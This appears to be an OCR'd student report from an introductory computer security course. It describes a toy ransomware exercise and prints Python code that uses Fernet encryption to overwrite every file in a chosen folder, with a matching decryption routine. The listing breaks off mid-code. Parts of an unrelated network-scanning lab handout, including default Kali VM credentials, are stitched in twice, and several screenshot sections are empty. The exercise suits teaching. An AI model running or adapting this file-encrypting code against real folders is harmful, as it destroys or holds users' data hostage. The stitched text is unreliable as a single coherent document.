Introduction to Computer Security
Ransomware: Step 2 – Action

Team Members:
JyothishSaiTalagadadeevi - 11790777
Hemanth Chowdary Vallabhaneni - 11809252
Manne Sree charan sai - 11790768
Gopi Krishna muppineni - 11790826

Algorithm used : This code uses an encryption algorithm called FERNET which is an symmetric encryption mechanism. The encryption algorithm uses AES-128 in CBC mode, which has a block size of 128 bits. Authentication uses HMAC-SHA256 and the key structure has 32 byte in which first 16 bytes are used for AES encryption and the next 16 bytes are used for the HMAC signing.

Algorithm for encryption:
Loads the encryption key
Creates the fernet cipher object
Encrypts all the files in the folder
Overwrites each file with the encrypted files.

Algorithm for decryption:
Loads the encryption key
Creates the fernet cipher object
Decrypts all the files in the folder
Overwrites the files with the decrypted version.

Methodology:
Askes the user for the folder path and files location
Asks for the action(encryption/decryption)
Checks if the secret.key is generated and exists.
The action is performed based on the given input of encryption or decryption.

Time complexity:

The time complexity is a linear with respect to the total data size.

Let k be the number of files in the folder

Ni be the size of the ith file.

Total time complexity is O(E(ni)) for i from 1 to k

This simplifies to O(N) where N stands for the total size of all the files


Code Screenshot:

D: > proj > crypto.py > ...

```python
import os
import glob
from cryptography.fernet import Fernet

def generate_key():
    """Generates and saves a key for encryption/decryption in the script directory."""
    script_dir = os.path.dirname(os.path.abspath(__file__))
    key_path = os.path.join(script_dir, "secret.key")
    key = Fernet.generate_key()
    with open(key_path, "wb") as key_file:
        key_file.write(key)

def load_key():
    """Loads the key from the script directory."""
    script_dir = os.path.dirname(os.path.abspath(__file__))
    key_path = os.path.join(script_dir, "secret.key")
    return open(key_path, "rb").read()

def encrypt_files(folder_path):
    """Encrypts all files in the given folder."""
    key = load_key()
    cipher = Fernet(key)

    for file_path in glob.glob(os.path.join(folder_path, "*")):
        if os.path.isfile(file_path) and os.path.basename(file_path) != "secret.key":
            with open(file_path, "rb") as file:
                data = file.read()
```

```python
D: > proj > crypto.py > decrypt_files
def encrypt_files(folder_path):
                data = file.read()
            encrypted_data = cipher.encrypt(data)

            with open(file_path, "wb") as file:
                file.write(encrypted_data)
            print(f"Encrypted: {file_path}")

def decrypt_files(folder_path):
    """Decrypts all files in the given folder."""
    key = load_key()
    cipher = Fernet(key)

    for file_path in glob.glob(os.path.join(folder_path, "*")):
        if os.path.isfile(file_path) and os.path.basename(file_path) != "secret.key":
            with open(file_path, "rb") as file:
                encrypted_data = file.read()
            decrypted_data = cipher.decrypt(encrypted_data)

            with open(file_path, "wb") as file:
                file.write(decrypted_data)
            print(f"Decrypted: {file_path}")

if __name__ == "__main__":
    folder = input("Enter folder path: ")
    action = input("Choose action - Encrypt (E) or Decrypt (D): ").strip().lower()

    script_dir = os.path.dirname(os.path.abspath(__file__))
    key_path = os.path.join(script_dir, "secret.key")

    if not os.path.exists(key_path):
        generate_key()
        print("Generated new encryption key. Store it securely!")

    if action == "e":
```

Files before encryption:



Student Name:
Course: CSCE 5550
Semester: Spring 2025

Network Scanning Lab

Lab 1a: Network Scanning

This lab uses the **Kali 2020** virtual machine (VM). The credentials are:
Username: osboxes
Password: osboxes.org

IMPORTANT NOTE: Before starting the lab, you must customize your command prompt as described in the Command Prompt Customization Manual. This customization manual directs you to place your EUID (Enterprise User ID) into the command prompt. Submissions which do not comply with this requirement will receive no credit.


Introduction

Scanning is the first phase of an active attack; its purpose is to gather intelligence on the network structure and its individual hosts. The information which may be collected includes IP addresses, host's operating system, running services, and installed applications. More specifically, scanning the network is a process of locating systems that are alive and responsive. There are various types of scanning, but in this lab, we will focus on port scanning and network scanning. Port scanning is the process of identifying open and available TCP/IP ports on a system.


Port scanning tools enable us to learn about the services available on a given system. Each service or application on a host is associated with a specific port number. Port numbers are divided into the following three ranges:

- "Well-known ports": 0-1023
- "Registered ports": 1024-49151


Encryption Screenshot:




Encryption results:



Decryption Screenshot:



Files after decryption:



Student Name:

Course: CSCE 5550

Semester: Spring 2025

Network Scanning Lab

Lab 1a: Network Scanning

This lab uses the **Kali 2020** virtual machine (VM). The credentials are:
Username: osboxes
Password: osboxes.org

IMPORTANT NOTE: Before starting the lab, you must customize your command prompt as described in the Command Prompt Customization Manual. This customization manual directs you to place your EUID (Enterprise User ID) into the command prompt. Submissions which do not comply with this requirement will receive no credit.

Introduction

Scanning is the first phase of an active attack; its purpose is to gather intelligence on the network structure and its individual hosts. The information which may be collected includes IP addresses, host's operating system, running services, and installed applications. More specifically, scanning the network is a process of locating systems that are alive and responsive. There are various types of scanning, but in this lab, we will focus on port scanning and network scanning. Port scanning is the process of identifying open and available TCP/IP ports on a system.

Port scanning tools enable us to learn about the services available on a given system. Each service or application on a host is associated with a specific port number. Port numbers are divided into the following three ranges:

- "Well-known ports": 0-1023
- "Registered ports": 1024-49151